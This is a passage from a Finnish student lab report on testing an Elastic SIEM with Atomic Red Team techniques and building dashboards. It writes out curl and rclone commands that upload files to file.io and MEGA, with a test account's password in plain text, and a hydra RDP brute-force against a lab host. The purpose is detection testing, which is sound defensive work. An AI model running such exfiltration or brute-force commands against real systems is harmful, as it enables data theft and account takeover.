Expand-Archive -Path "C:\rawr\curl.zip" -DestinationPath "C:\rawr\curl"
```

Kuvio 85. Curl:n asennus

Seuraavaksi lataimme testiin tarvittavan tiedoston Atomic Red Teamin repositoriosta. Sen ladatuamme lähetimme testitiedoston kuvion 86 komennolla file.io -tiedostonjakosivustolle.

```
C:\Windows\System32>C:\rawr\curl\curl-8.4.0_6-win64-mingw\bin\curl.exe -k -F "file=@C:/test/T1048.002/src/artifact" https://file.io/
{"success":true,"status":200,"id":"cd2a8e80-9aae-11ef-b967-e314bb1d6af4","key":"JUUSg4JGcNF","path":"/","nodeType":"file","name":"artifact","title":null,"description":null,"size":10,"link":"https://file.io/JUUSg4JGcNF","private":false,"expires":"2024-11-18T13:15:02.803Z","downloads":0,"maxDownloads":1,"autoDelete":true,"planId":0,"screeningStatus":"pending","mimeType":"application/octet-stream","created":"2024-11-04T13:15:02.803Z","modified":"2024-11-04T13:15:02.803Z"}
C:\Windows\System32>
```

Kuvio 86. T1048.002 komento

Tästä ei aiheutunut hälytystä Elasticiin. Se johtuu todennäköisesti siitä, että meillä ei ole sääntöä, joka tarttuisi tiedostojen lähettämiseen.

Koska emme saaneet hälytystä aikaiseksi, testasimme myös toista tekniikkaa, T1567.002.

Aloitimme asentamalla rclone-sovelluksen WS01:lle. (Kuvio 87).

```
PS C:\WINDOWS\system32> New-Item -Type Directory "c:\test\ExternalPayloads\" -ErrorAction Ignore -Force | Out-Null
>> Invoke-WebRequest "https://downloads.rclone.org/rclone-current-windows-amd64.zip" -OutFile "c:\test\ExternalPayloads\rclone.zip"
>> Expand-archive -path "c:\test\ExternalPayloads\rclone.zip" -destinationpath "c:\test\ExternalPayloads\T1567.002\" -force
```

Kuvio 87. Rclonen asentaminen

Suoritimme testikomennon, joka lähettää tiedoston mega-tiedostonjakopalveluun. (Kuvio 88).

```
New-Item $env:appdata\rclone -ItemType directory
New-Item $env:appdata\rclone\rclone.conf
cd "C:\test\ExternalPayloads\T1567.002\rclone-v1.68.1-windows-amd64"
.\rclone.exe config create T1567002 mega
set-Content $env:appdata\rclone\rclone.conf "[T1567002] `n type = mega `n user = atomictesting@outlook.com `n pass = vmcjt1A_LEMKEXy0CKFoiFCeZtpFLcZVNinHA"
.\rclone.exe copy --max-size 1700k "c:\test\ExternalPayloads\T1567.002\rclone-v1.68.1-windows-amd64" T1567002:test -v
```


Kuvio 88. T1567.002 komento

Tästäkään ei aiheutunut hälytystä, joten päätelimme, että meillä ei ole käytössä sääntöä, joka huomioisi tiedostojen lähettämisen ja tekisi siitä hälytyksen.

8 Valvontanäkymät

Viimeisenä tutustumme ElasticSIEMin tarjoamiin valvontanäkymiin ja niiden luomiseen. Valvontanäkymien kustomointi on keskeinen osa tapahtumien monitorointia, sillä tavoite on saada mahdollisimman paljon tarpeellista tietoa esitetyksi halutussa muodossa. Usein valvontanäkymiä tehdään useita ja niitä voidaan sitten selata ja tarkastella eri näkymiä, joissa on visualisoituna erilaista dataa lokeista.

Dashboard koostuu useista erilaisista visualisoinneista, joita voi luoda itse Elasticin verkkokäyttöliittymässä. Kuviossa 89 luotu visualisaatio Top 5 kohde maasta.



Kuvio 89. Kohdemaat visualisoituna

Valmiista visualisoinneista löytyi kätevä discovery lehden tyylinen taulukko, joka näyttää epäonnistuneet kirjautumisyritykset.

Testiksi ajoimme kuvion 90 komennon Kalilla. Komento tekee bruteforce hyökkäyksen users.txt tiedostossa määritetyille käyttäjille, käyttäen rockyou.txt tiedostoa salasanojen kokeiluun

```
(kali@kali-ws)-[~/Desktop]
$ hydra -L ./users.txt -P /usr/share/wordlists/rockyou.txt rdp://10.1.0.10
```

Kuvio 90. bruteforce

Visualisointiin tuli näkyviin epäonnistuneita kirjautumisyrityksiä. (Kuvio 91).

3. Login Failed Details

Columns 1 field sorted 17 documents

<input checked="" type="checkbox"/>	<input type="checkbox"/> @timestamp	<input type="checkbox"/> event.action	<input type="checkbox"/> user.name	<input type="checkbox"/> related.user	<input type="checkbox"/> user.domain	<input type="checkbox"/> source.domain	<input type="checkbox"/> source.ip	<input type="checkbox"/> winlog.event_data.Subje...
<input checked="" type="checkbox"/>	Nov 13, 2024 @ 21:23:38.836	logon-failed	HaHr	HaHr	-	kali-ws	10.2.0.13	-
<input checked="" type="checkbox"/>	Nov 13, 2024 @ 21:23:38.834	logon-failed	HaHr	HaHr	-	kali-ws	10.2.0.13	-
<input checked="" type="checkbox"/>	Nov 13, 2024 @ 21:23:38.664	logon-failed	HaHr	HaHr	-	kali-ws	10.2.0.13	-
<input checked="" type="checkbox"/>	Nov 13, 2024 @ 21:23:38.648	logon-failed	HaHr	HaHr	-	kali-ws	10.2.0.13	-

Kuvio 91. Epäonnistuneet kirjautumisyritykset

9 Pohdinta

Tämä oli Tietoturvakontrollit opintojakson selkeästi haastavin laboratorioharjoitus tähän mennessä. Ympäristössä oli hieman konfigurointiongelmia etenkin sertifikaattien suhteen ja se aiheutti paljon ylimääräistä työtä. Mutta kuten tulevaisuudessa työelämässäkin, kaikki ei ole aina valmiiksi kunnossa ja täytyy itse tutkia, miksi jokin ei toimi. Haasteet tuntuivat aluksi turhauttavilta, mutta kun ne saatiin selätettyä, fiilis oli mahtava. Tässäkin harjoituksessa tuli siis paljon hyvää oppia ongelmanratkaisuun, mikä on aina hyväksi tulevaisuutta ajatellen.

Harjoituksessa käytetyt järjestelmät ja työkalut tulivat hyvin tutuiksi. Oli mukava päästä integroimaan eri ympäristöjä Elasticiin ja nähdä visuaalisesti eri dashboardejen avulla mitä järjestelmissä tapahtuu, kun niihin aiheutetaan hyökkäyksiä. SIEM on työkalu, jota on hyvä oppia käyttämään. Työelämässä on erittäin todennäköistä, että jos työtehtävässä käytetään SIEMiä, se on jokin muu kuin Elastic, joten muiden vastaavien opettelu jää omalle ajalle. Elasticin käytön oppiminen tuo kuitenkin varmasti hyvän pohjan muiden SIEM-järjestelmien käyttöön.

Teimme harjoituksen aikana ohjeiden mukaan mallidashboardin Elasticin omaa dataa käyttäen ja se vaikutti suhteellisen helpolta. Kun aloimme tekemään omaa dashboardia omassa järjestelmässä liikkuvan datan perusteella tilanne olikin vähän vaikeampi. Saimme kuitenkin pieniä dashboardeja

tehtyä, joita on esitelty työn 8. kappaleessa. Päätimme kuitenkin, että ajan säästämiseksi emme käytä niiden tekemiseen aikaa enempää, vaan jatkamme kohti uusia haasteita.

Lähteet

APT28. Mitre Attack Navigator. Viitattu 10.11.2024. <https://mitre-attack.github.io/attack-navigator/#layerURL=https%3A%2F%2Fattack.mitre.org%2Fgroups%2FG0007%2FG0007-enterprise-layer.json>

Mikä on SIEM? 2024. Microsoftin verkkosivut. Viitattu 7.11.2024. <https://www.microsoft.com/fi-fi/security/business/security-101/what-is-siem>

What Is SIEM? – Security Information and Event Management. Cisco.com-verkkosivut. Viitattu 7.11.2024. <https://www.cisco.com/c/en/us/products/security/what-is-siem.html>

Garcia, J. 19.10.2023. Medium.com -verkkajulkaisu. Viitattu 7.11.2024. <https://medium.com/@jo-seruizsec/soc-analyst-level-2-tryhackme-log-analysis-intro-to-logs-b7b2bfbc66b5>